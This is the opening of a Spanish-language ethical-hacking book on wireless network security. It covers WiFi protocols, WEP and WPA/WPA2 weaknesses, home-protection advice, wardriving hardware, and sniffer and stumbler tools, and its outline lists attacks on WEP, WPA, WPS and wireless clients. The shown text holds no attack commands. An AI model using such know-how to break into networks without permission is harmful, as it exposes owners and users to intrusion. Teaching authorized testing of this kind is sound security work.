

HACKING WIRELESS

101

APORTE DE KROSTYSS

CÓMO HACKEAR
REDES INALÁMBRICAS
FÁCILMENTE

INCLUYE LABORATORIOS
BAJO WINDOWS Y KALI LINUX.

KARINA ASTUDILLO B.
CEH, CCNA SECURITY, SCSA



HACKING WIRELESS 101
¡Cómo hackear redes inalámbricas fácilmente!



Hacking Wireless 101
Por Karina Astudillo B.

Por:

Karina Astudillo B.

<https://www.KarinaAstudillo.com>

Todos los Derechos Reservados © Karina Astudillo B., 2017

HACKING WIRELESS 101

¡Cómo hackear redes inalámbricas fácilmente!

Karina Astudillo B.

<https://www.KarinaAstudillo.com>

Todos los Derechos Reservados © Karina Astudillo B., 2017

Nota: Todos los derechos reservados. Esta publicación no puede ser reproducida total ni parcialmente, ni registrada o transmitida por un sistema de recuperación de información o cualquier otro medio, sea este electrónico, mecánico, fotoquímico, magnético, electrónico, por fotocopia o cualquier otro, sin permiso por escrito previo de la editorial y el titular de los derechos, excepto en el caso de citas breves incorporadas en artículos críticos o revisiones.

Todas las marcas registradas son propiedad de sus respectivos propietarios. En lugar de poner un símbolo de marca después de cada ocurrencia de un nombre de marca registrada, usamos nombres en forma editorial únicamente, y al beneficio del propietario de la marca, sin intención de infracción de la marca registrada. Cuando estas designaciones aparecen en este libro, se imprimen con mayúsculas iniciales y/o con letra cursiva.

La información publicada en este libro está basada en artículos y libros publicados y en la experiencia de su autora. Su único propósito es educar a los lectores en la ejecución de pruebas de intrusión o hacking éticos profesionales. No nos responsabilizamos por efectos, resultados o acciones que otras personas obtengan de lo que aquí se ha comentado o de los resultados e información que se proveen en este libro o sus enlaces.

Se ha realizado un esfuerzo en la preparación de este libro para garantizar la exactitud de la información presentada. Sin embargo, la información contenida en este libro se vende sin garantía, ya sea expresa o implícita. Ni la autora, ni la editorial, sus concesionarios o distribuidores serán responsables de los daños causados o presuntamente causados directa o indirectamente por el uso de la información provista en este libro.

Dedicatoria

A Dios y a mi familia por ser mis pilares de apoyo y mis fuentes de inspiración.

A mi compadre, asociado de negocios y buen amigo, Christian Mendoza, por recordarme siempre cuan divertido es el mundo de la seguridad informática y animarme a involucrarme en nuevos proyectos.

Prólogo

La seguridad informática es un tópico que pasó de ser prácticamente ignorado por la mayoría de la población hace tan solo un par de décadas, a ser noticia de primera plana en los principales diarios y ser tema de noticieros de gran sintonía internacional en la actualidad.

¿Pero qué ha motivado este cambio? No hace falta ser experto para concluir que en parte se debe al creciente número de ataques que a diario se cometan en Internet con el fin de robar credenciales, penetrar en redes residenciales o corporativas, extraer información confidencial, realizar estafas electrónicas, suplantar la identidad de terceros, etcétera; pero más que nada, al efecto que estos ataques tienen sobre víctimas que cada vez son más y más dependientes de la tecnología.

Me considero todavía una persona joven, más aún recuerdo con cierta nostalgia una época en que no usaba celular y nadie se moría si no lograba contactarme. Aquel tiempo en que si quería hablar con un amigo iba a su casa a visitarlo y el chat era el IRC y por lo general se usaba para grupos de discusión, no para pláticas individuales con amigos, porque para eso estaban el teléfono convencional y las visitas presenciales (suspiro).

Hoy nuestros celulares son "smart" y el Internet de las cosas (IoT) ha proliferado de tal forma, que ahora tenemos osos de peluche conectados a la WiFi.

Esta dependencia de la tecnología ha creado un nicho de mercado para aquellos que nos especializamos en seguridad informática y en un área relativamente nueva aún: la seguridad ofensiva.

"Por tanto, os digo: conócete a ti mismo y conoce a tu enemigo y en cien batallas nunca serás derrotado". Sun Tzu (Siglo II A.C.).¹

Las técnicas de seguridad ofensiva - también llamadas pruebas de intrusión o hacking ético - permiten determinar si nuestras redes están a salvo de los ataques de los ciberdelincuentes sometiendo los sistemas informáticos a las mismas pruebas que haría un cracker², más sin comprometer la disponibilidad ni causar daños a la información.

Por este motivo, las pruebas de intrusión se han convertido en un servicio altamente demandado por las organizaciones a nivel mundial y un hacking ético no estaría completo si no incluyera en su portafolio la opción de auditar la seguridad de las redes inalámbricas del cliente.

En este libro revisaremos conceptos y técnicas para ejecutar un hacking inalámbrico paso a paso de forma profesional

y revisaremos además recomendaciones de remediación que nos ayudarán a mejorar la seguridad de nuestras redes inalámbricas de hogar o corporativas.

El libro parte desde cero y está dirigido a quienes desean iniciarse en el interesante tema del hacking inalámbrico.

Tópicos cubiertos:

- Introducción al WiFi Hacking
- En qué consiste el Wardriving
- Metodología de un WiFi Hacking
- Mapeo inalámbrico
- Ataques a redes y clientes WiFi
- Cómo vencer el control por MAC
- Ataques a los protocolos WEP, WPA, WPA2
- Ataques a WPS
- Creación de rogue AP's
- Ataques MITM a clientes inalámbricos y captura de datos
- Engaños a clientes inalámbricos para burlar el cifrado SSL
- Secuestro de sesiones a clientes inalámbricos
- Mecanismos defensivos

Tópicos NO cubiertos:

- Fundamentos de Windows
- Fundamentos de Linux
- Conceptos de redes y tcp/ip
- Cómo ejecutar las fases de un hacking ético no-inalámbrico
- Cómo usar herramientas de escaneo y análisis de vulnerabilidades
- Cómo usar Metasploit y otros frameworks de pentesting

Nota de descargo

En el libro desarrollaremos laboratorios que nos permitirán comprobar las seguridades de nuestras redes inalámbricas y en muchos casos vencer los mecanismos de protección.

La información la damos con el ánimo de que el lector aprenda a efectuar pruebas de intrusión sobre redes inalámbricas, pero siempre con autorización, es decir hacking "ético".

Comprobar que el AP de nuestro vecino es vulnerable no nos da derecho a conectarnos a él sin permiso: *ni la autora ni la editorial se responsabilizan por el mal uso de la información contenida en los laboratorios o si el lector decide unirse al lado oscuro de la fuerza.*

Capítulo 1: Introducción al WiFi Hacking

¿Qué son las tecnologías WiFi?

El término WiFi se asocia comúnmente con las siglas en inglés Wireless Fidelity (Fidelidad Sin Cables). Este término fue creado en el año 2003 por la agencia de marketing Interbrand a petición de la organización que en ese entonces se denominaba WECA (Wireless Ethernet Compatibility Alliance) y que hoy se llama Wi-Fi Alliance³.

Este término se utilizó en primer lugar para referirse de forma particular al estándar IEEE 802.11b⁴, pero hoy se lo usa de forma general para denotar a las redes de área local inalámbricas o también llamadas Wireless LANs (WLANS), todas ellas pertenecientes a la familia IEEE 802.11.

Las tecnologías WiFi tienen la particularidad de utilizar ondas electromagnéticas para la comunicación de datos, por lo que no se requieren cables para conectar los dispositivos finales en red. Esta flexibilidad en la implementación de las WLANS, unido a su bajo costo, es lo que las ha hecho tan populares en la actualidad.

Las WLANS pueden operar en uno de dos modos:

- **Ad-Hoc:** en este modo los clientes inalámbricos se conectan entre sí, sin depender de un concentrador o nodo central.
- **Infraestructura:** en el modo de infraestructura los clientes inalámbricos deben asociarse y autenticarse con un nodo central denominado punto de acceso (en inglés, access-point). Este punto de acceso usualmente es un enrutador inalámbrico también conocido como wireless router.

Con el fin de normar la conexión entre los clientes inalámbricos y los puntos de acceso, se han desarrollado diferentes esquemas de autenticación y sistemas de cifrado, los cuales se han ido incluyendo en el estándar 802.11.

Entre los esquemas de autenticación tenemos:

- **Autenticación abierta:** como su nombre indica, en este esquema de autenticación el cliente sólo requiere conocer el nombre de la red inalámbrica (conocido como SSID - Service Set Identifier) para asociarse con el punto de acceso y poder transmitir y recibir información en la WLAN.
- **Clave compartida:** para efectuar la autenticación de forma exitosa, el cliente inalámbrico requiere conocer una clave

para asociarse a la WLAN. Esta clave es general, es decir que todo cliente inalámbrico usará la misma clave para conectarse a una WLAN particular. Este esquema es soportado por los protocolos de seguridad WEP, WPA y WPA2.

• **Clave compartida empresarial:** este esquema requiere de un servidor de autenticación (AAA) en el cual se almacenan combinaciones de usuario/clave que son consultadas por el punto de acceso cuando un cliente inalámbrico se desea conectar a la WLAN. Este esquema es soportado por WPA y WPA2.

A continuación, describiremos en detalle información sobre los sistemas de cifrado WEP, WPA y WPA2.

El protocolo WEP

El protocolo WEP surgió a fines de los 90's como un protocolo para resguardar la información transmitida en redes inalámbricas. Sin embargo, al poco tiempo de implementado se encontraron vulnerabilidades graves de seguridad que permitían violar el protocolo y obtener fácil acceso a las redes inalámbricas que debía "proteger".

Debido a las fallas de seguridad de WEP⁵ se diseñó un nuevo protocolo, WPA (WiFi Protected Access) el cual se encuentra especificado en la actualidad como el estándar WPA2.

Lo que resulta increíble es que a pesar de las falencias conocidas de WEP, aún existen muchas redes inalámbricas que lo implementan como protocolo para el aseguramiento de los datos transmitidos.

¿Por qué aún existen redes WiFi que implementan WEP?

Estas son las razones más comunes por las que aún existen redes inalámbricas con WEP como protocolo de "seguridad":

- **Ignorancia:** muchos puntos de acceso y routers inalámbricos ofrecen aún como primera opción el protocolo WEP y el usuario de hogar que carece de formación técnica para discernir si es una buena opción, se deja llevar por los valores propuestos por defecto.
- **Negligencia:** muchos proveedores de Internet (ISP's) tienen aún módems inalámbricos viejos que sólo soportan WEP y dado que reemplazarlos por módems nuevos que soporten WPA/WPA2 afecta sus bolsillos, pues simplemente no lo hacen y dejan las redes de sus clientes expuestas al ataque de crackers.

¿Qué puedo hacer para proteger mi red si mi ISP usa WEP?

Mi primera respuesta: cambie de ISP ;-)

Si la primera opción no es una alternativa válida para usted en este momento, hay algunas medidas que puede tomar para protegerse:

- Contacte con el callcenter de soporte técnico de su ISP y solicite que le cambien el protocolo de seguridad de su WLAN de WEP a WPA2. Si le responden que no es posible, confirme si su módem actual tiene un puerto de red cableado (RJ45) que le dé acceso a Internet, entonces compre su propio router inalámbrico y conecte la interfaz WAN (usualmente está identificada con este nombre o como Internet) a este puerto usando un cable de red UTP (pregunte por él en cualquier tienda de computadoras). Configure su router inalámbrico y cree una nueva red con el protocolo WPA2 y utilice una clave compleja (de al menos 14 caracteres y que no esté basada en palabras del diccionario) y conecte sus dispositivos a esta WiFi, no a la que le dio el proveedor de Internet y active el Firewall incluido con su router inalámbrico. Una vez haya comprobado que funciona bien el acceso a Internet, llame nuevamente al soporte técnico del ISP y solicite que deshabiliten la red inalámbrica y que le dejen solamente activo el puerto de red cableado. Si le contestan que no es factible, seguirá siendo posible que un ciberdelincuente hague su conexión WiFi principal para obtener Internet gratuito, pero al menos se le va a dificultar tener acceso a sus dispositivos internos.
- Active además el Firewall personal incluido en el sistema operativo de sus dispositivos de cómputo personales. Si el sistema es Windows éste incluye ya un firewall activo, no lo desactive. Si su computador es Linux probablemente incluya un firewall como netfilter; si no viene incluida una interfaz propia de administración gráfica para el mismo, siempre puede descargar Firewall Builder o Uncomplicated Firewall (paquetes ufw y gufw). Si su dispositivo es una tablet o un smartphone, hay aplicaciones que puede descargar con este propósito.
- Instale software Antivirus/Antimalware legítimo en sus sistemas. Este software debe ser original por sentido común. ¿Cómo podría confiar en un antivirus pirata? Si el tema es presupuesto, hay antivirus que ofrecen una versión gratuita o de software libre. Ej: Avast, ClamAV, AVG, Avira, etc.
- Mantenga su información confidencial cifrada y protegida con software de cifrado documental⁶ y utilice claves que cumplan con criterios de complejidad.
- Finalmente, si no puede evitar que su router principal use

WEP, cerciórese de que los sitios a los que navega y en los que deba ingresar credenciales (usuario y clave) utilicen protocolos que cifren la conexión (Ej: HTTPS con TLS) e implementen certificados digitales avalados por un tercero confiable (una autoridad de certificación como Verisign, Digicert o Wisekey, por citar ejemplos). Lo mismo aplica para cualquier aplicación que utilice y en la que transmita información confidencial, cerciórese de que las mismas utilicen canales cifrados para la transmisión. De ese modo, si un intruso lograra colarse en su red y capturar los datos que usted transmite, le resultará complicado entender lo que capturó gracias al cifrado.

Los protocolos WPA/WPA2

Las siglas WPA vienen del inglés WiFi Protected Access, en español: Acceso Protegido WiFi. El WPA es un esquema de seguridad utilizado para proteger la transmisión de datos en redes inalámbricas.

El propósito del desarrollo de WPA fue corregir los errores de seguridad que presenta WEP. En este sentido WPA incorpora mejoras tanto en la autenticación como en la encripción. Aunque no se han reportado a la fecha vulnerabilidades a nivel del protocolo, existen esquemas que permiten bajo ciertas condiciones romper la seguridad de una red inalámbrica con WPA/WPA2.⁷ Por ejemplo, a través de la explotación del protocolo TKIP y de una característica denominada WiFi Protected Setup que se usa para facilitar la autenticación automática de dispositivos a la red wireless.

Para corregir estos temas y mejorar la seguridad surgió posteriormente la versión 2 de WPA o también llamado WPA2. En WPA2 la encripción se ve reforzada a través de la incorporación del protocolo de encripción AES - Advanced Encryption Standard.

Aun así, si el administrador de la red inalámbrica utiliza un sistema de clave compartida (pre-shared key) es factible utilizar un ataque de claves de fuerza bruta, basado en diccionario, o híbrido sobre la red objetivo. Por supuesto, el éxito de la misión y el tiempo que tome ejecutar el hack dependerá de la longitud de la clave y de si ésta está o no basada en criterios de complejidad.


En mi experiencia, he tenido casos en que encontrar la clave ha sido cuestión de minutos y otros en que me ha tomado varias horas o inclusive días. Puesto que un hacker ético tiene un tiempo limitado apegado a un cronograma (a diferencia de un cracker que cuenta con todo el tiempo del mundo), también ha

habido ocasiones en que me he dado por vencida. Por lo general, si me toma más de 10 días el ataque y no consigo la clave, doy por terminada la fase de wardriving, salvo que el cliente haya solicitado explícitamente más tiempo para esta fase.

¿En qué consiste el Wardriving?

El término wardriving se deriva de su antecesor el wardialing, pero aplicado a redes inalámbricas. El hacker entabla una guerra inalámbrica desde las inmediaciones del objetivo, usualmente parqueado desde su auto con una laptop y una antena amplificadora de señal.

El objetivo es detectar la presencia de redes inalámbricas pertenecientes al cliente e identificar vulnerabilidades que permitan el ingreso al hacker.



Las antenas amplificadoras de señal pueden construirse utilizando implementos tan simples como el clásico cilindro metálico de papitas fritas, también llamado "cantenna" - por la combinación de las palabras inglesas "can" (contenedor) y "antenna" (antena).

Por supuesto, si no somos expertos soldadores siempre podremos recurrir a comprar antenas amplificadoras profesionales.



Es una práctica común entre los aficionados al wardriving, el utilizar dispositivos GPS para registrar en un mapa las coordenadas de las redes inalámbricas halladas y así poder volver luego a un punto específico o bien con fines estadísticos. El sitio web más popular que permite registrar estos hallazgos es Wigle (<https://www.wigle.net>).

Hardware requerido

Para poder efectuar un hacking inalámbrico necesitamos:

- Dispositivo de cómputo con capacidad inalámbrica (laptop, tablet, smartphone).
- Tarjeta de red inalámbrica con manejadores (drivers) compatibles con el sistema operativo de nuestro dispositivo.
- Software para WiFi hacking compatible con nuestro sistema operativo.

Nota:

- Si la red inalámbrica objetivo está a una distancia corta de nuestra ubicación y la potencia de la señal que detectamos es buena, basta con la tarjeta WiFi integrada, caso contrario deberemos comprar una nueva tarjeta que se pueda conectar a una antena amplificadora de señal.

En lo personal, prefiero Linux como sistema operativo para efectuar pruebas de intrusión de cualquier tipo. La suite Kali Linux (antes Backtrack) y Backbox son mis distribuciones de seguridad informática favoritas. Luego, esto no impide que podamos realizar un hacking inalámbrico desde Windows u otro sistema operativo, siempre y cuando usemos el hardware y software adecuados. La suite Wifislax merece una especial mención ya que está dedicada al hacking de WiFi.

¿Laptop, Tablet o Smartphone?

El dispositivo que utilicemos para realizar nuestro hacking inalámbrico dependerá del caso particular. Las laptops permiten conectar antenas de mayor potencia o amplificadoras de señal, pero cuando hay que moverse por tramos largos en sitios como un centro comercial o la vía pública, suelen llamar mucho la atención del personal de seguridad y de los delincuentes también.

Así que, en estos casos, una tablet o inclusive un smartphone, pueden cumplir con la tarea de mejor manera.

La desventaja de usar una tablet o un smartphone es la poca potencia que tienen las antenas integradas en estos dispositivos y la dificultad en mejorar esta potencia. No obstante, hay algunos tips que nos pueden ayudar en este sentido, como el viejo truco de recortar un envase de aluminio curvado y colocar el dispositivo dentro para ampliar la recepción o comprar una carcasa especial⁸ para amplificar la recepción de la señal.

Otro tema que hay que resolver es que las aplicaciones de wardriving para smartphones y tablets normalmente requieren que se "rootee" el dispositivo. Esto implica realizar una serie de pasos - que usualmente incluyen modificar el sistema operativo de fábrica con que viene el dispositivo - para otorgarnos privilegios de administrador (root).

Un dispositivo que recientemente se ha ganado su espacio en el mundo del wardriving es el Raspberry Pi, gracias a su bajo costo y a la facilidad con que se le pueden agregar componentes e instalarle diversos sistemas operativos. De hecho, hay sitios de ecommerce que ofrecen versiones ya listas de Raspberry Pi con tarjetas y antenas para wardriving y Kali Linux preinstalado.

Algunas aplicaciones móviles populares para análisis de WiFi son:

- Wifi Analyzer, para Android.
- NetHunter, la versión móvil de Kali Linux.

Tarjetas de red

La tarjeta de red que usemos será vital para efectuar un wardriving exitoso, por eso es importante tomar en cuenta los siguientes puntos:

- **Tipo de tecnología inalámbrica soportada** (802.11a, 802.11b/g, 802.11n, etc.). Debemos asegurarnos que la tecnología de nuestro adaptador de red sea compatible con las redes WiFi que vamos a auditar.
- **Manejadores compatibles** con el sistema operativo de nuestro dispositivo, que permitan colocar a la tarjeta en modo monitor.
- **Puerto** que permita conectar la tarjeta de red a una antena amplificadora de señal externa.

Estas son algunas marcas de tarjetas inalámbricas populares: Alfa Networks, Belkin, Tp-Link, Panda, entre otras.



Antenas amplificadoras de señal

Como su nombre lo indica, este tipo de antenas permiten mejorar una señal débil de una red inalámbrica distante. Si queremos una antena amplificadora de señal, la opción más simple consiste en comprarla en nuestra tienda de productos electrónicos local (Ej: RadioShack) o bien a través de una tienda online (Ej: Amazon, Mercado Libre, Best Buy, WalMart, etc).

Hay puntos importantes que debemos considerar antes de comprar una antena amplificadora:

- **Tipo de conector** compatible con nuestra tarjeta inalámbrica externa o que venga una tarjeta WiFi en el paquete.
- Que incluya un **cable extensor** lo suficientemente largo para poder ubicar mejor la antena y aun así tener comodidad suficiente para maniobrar nuestro dispositivo.

- **Precio acorde a nuestro bolsillo.** Dependiendo del fabricante y los accesorios, los precios pueden variar desde unos modestos \$40 hasta varios cientos de dólares.

En la gráfica siguiente podemos ver una antena amplificadora conectada a través de un conector coaxial a una tarjeta inalámbrica externa, la que a su vez está conectada a un cable extensor USB. Un extra importante de resaltar es el trípode, mismo que resulta imprescindible al momento de brindar estabilidad para posicionar adecuadamente la antena.



Por otro lado, en la imagen inferior observamos un amplificador de señal que se vende por separado, el cual requiere que poseamos una tarjeta inalámbrica compatible con el conector coaxial provisto.



Software requerido

Los aplicativos que permiten detectar routers o puntos de acceso inalámbricos cercanos y recopilar información detallada sobre los mismos como: nombre de la red (SSID), dirección física (BSSID), protocolo de autenticación y cifrado (OPEN, WEP, WPA/WPA2), intensidad de la señal, etc., se denominan detectores, en inglés: **stumblers**.

Aquel software que además permite capturar los paquetes transmitidos en las redes (no sólo inalámbricas), se denominan capturadores o **sniffers**.

Software de WiFi hacking para Windows


Si bien Windows no es la plataforma preferida por los hackers, hay que admitir que es el sistema operativo más popular a nivel de equipos de escritorio. Y esta popularidad se la ha ganado en su mayor parte por su facilidad de uso, está de más decir que ejecutar y usar una aplicación en Windows en la mayoría de los casos apenas requiere que el usuario haga clicks con el mouse.

Lo anterior se contrapone a las herramientas de WiFi hacking para Linux, las cuales son habitualmente ejecutadas desde la interfaz de comandos. Cuando el auditor maneja bien Linux, ejecutar comandos es como nadar en el agua; más para los usuarios neófitos podría conllevar a errores y posterior frustración.

Por este motivo consideramos importante incluir una sección sobre herramientas de WiFi hacking para Windows.

Algunos detectores para Windows son:

- **Vistumbler**, aplicación amigable y de código abierto, por consiguiente, gratuita.
- **NetStumbler**, conocida también como Network Stumbler, es gratuita y fácil de usar.



Vistumbler en acción

Ejemplos de sniffer:

- CommView for WiFi, es un analizador profesional (detector y capturador a la vez) desarrollado por la empresa Tamos Software como software comercial.
- Acrylic WiFi Professional, una suite desarrollada por Tarlogic Security SL que agrega drivers a Windows que permiten inyectar paquetes en tarjetas de red compatibles.
- Wireshark, es la nueva versión del clásico Ethereal y es software libre, cuenta con una interfaz gráfica amigable y está disponible tanto para Windows como para Linux. Un punto a resaltar de Wireshark son los extensos tutoriales disponibles en la página web del proyecto.

Adicionalmente la suite de código abierto para hacking inalámbrico, Aircrack-ng, ha sido portada a Windows.

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	192.168.219.129	192.168.219.2	DNS	74	Standard
2	0.000188950	192.168.219.129	192.168.219.2	DNS	74	Standard
3	0.016504111	Vmware_f1:[REDACTED]	Broadcast	ARP	60	Who has
4	0.016549328	Vmware_70:[REDACTED]	Vmware_f1:55:0a	ARP	42	192.168.
5	0.017144823	192.168.219.2	192.168.219.129	DNS	170	Standard
6	0.017225569	192.168.219.2	192.168.219.129	DNS	102	Standard
7	0.019015614	192.168.219.129	74.125.141.104	ICMP	98	Echo (pi
8	0.111891561	74.125.141.104	192.168.219.129	ICMP	98	Echo (pi
9	0.112448094	192.168.219.129	192.168.219.2	DNS	87	Standard
10	0.123344205	192.168.219.2	192.168.219.129	DNS	121	Standard

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_70:17:78 (00:0c:29:[REDACTED]), Dst: Vmware_f1:[REDACTED] (00:50:56:
 ▶ Internet Protocol Version 4, Src: 192.168.219.129, Dst: 192.168.219.2
 ▶ User Datagram Protocol, Src Port: 54100, Dst Port: 53
 ▶ Domain Name System (query)

0000	00 50 56 f1 55 0a 00 0c 29 70 17 78 08 00 45 00	.PV.U...)p.x..E.
0010	00 3c 31 01 40 00 40 11 d1 da c0 a8 db 81 c0 a8	.<1.@@.
0020	db 02 d3 54 00 35 00 28 38 0f 1b 58 01 00 00 01	...T.5.(8..X....
0030	00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6cw ww.google.com....
0040	65 03 63 6f 6d 00 00 01 00 01	e.com....

eth0: <live capture in progress> | Packets: 1857 · Displayed: 1857 (100.0%) | Profile: Default
 Captura de Pantalla de Wireshark



Captura de Pantalla de CommView for WiFi

Nota importante: Si bien en teoría podemos usar Aircrack bajo Windows para hackear redes WiFi, en la práctica no es posible hacerlo si no contamos además con **drivers que permitan colocar nuestra tarjeta inalámbrica en modo monitor** y, por ende, tener la capacidad de inyectar paquetes en la red.

Un adaptador inalámbrico popular que permite capturar e inyectar paquetes bajo Windows es [AirPcap](#), desarrollado por Riverbed, disponible en varios modelos de acuerdo a los

protocolos 802.11 soportados, cuyo precio oscila entre los \$300 y \$2000 aproximadamente.

En consecuencia, si el lector desea realizar bajo Windows los laboratorios que involucran la suite Aircrack-ng, deberá invertir en tarjetas como AirPcap o comprar herramientas que provean drivers para inyectar paquetes como Acrylic Professional (costo de la licencia alrededor de USD\$40).

Debido a lo anterior y dado que la inyección de paquetes en Linux es posible con una amplia gama de tarjetas inalámbricas integradas y externas de bajo costo, hemos decidido limitar los laboratorios bajo Windows a aquellos que no requieran colocar nuestra tarjeta en modo monitor; en todos los demás usaremos como plataforma principal Linux.

Software de WiFi hacking para Linux

Linux es un sistema operativo estable, escalable y de buen rendimiento, además de ser software libre y por ende gratuito. Todo esto - sumado a la adición de interfaces gráficas amigables - ha logrado que Linux transcienda la barrera de haber sido encasillado como un sistema para servidores y de exclusivo uso empresarial, para ubicarse como uno de los sistemas de escritorio favoritos a nivel mundial.

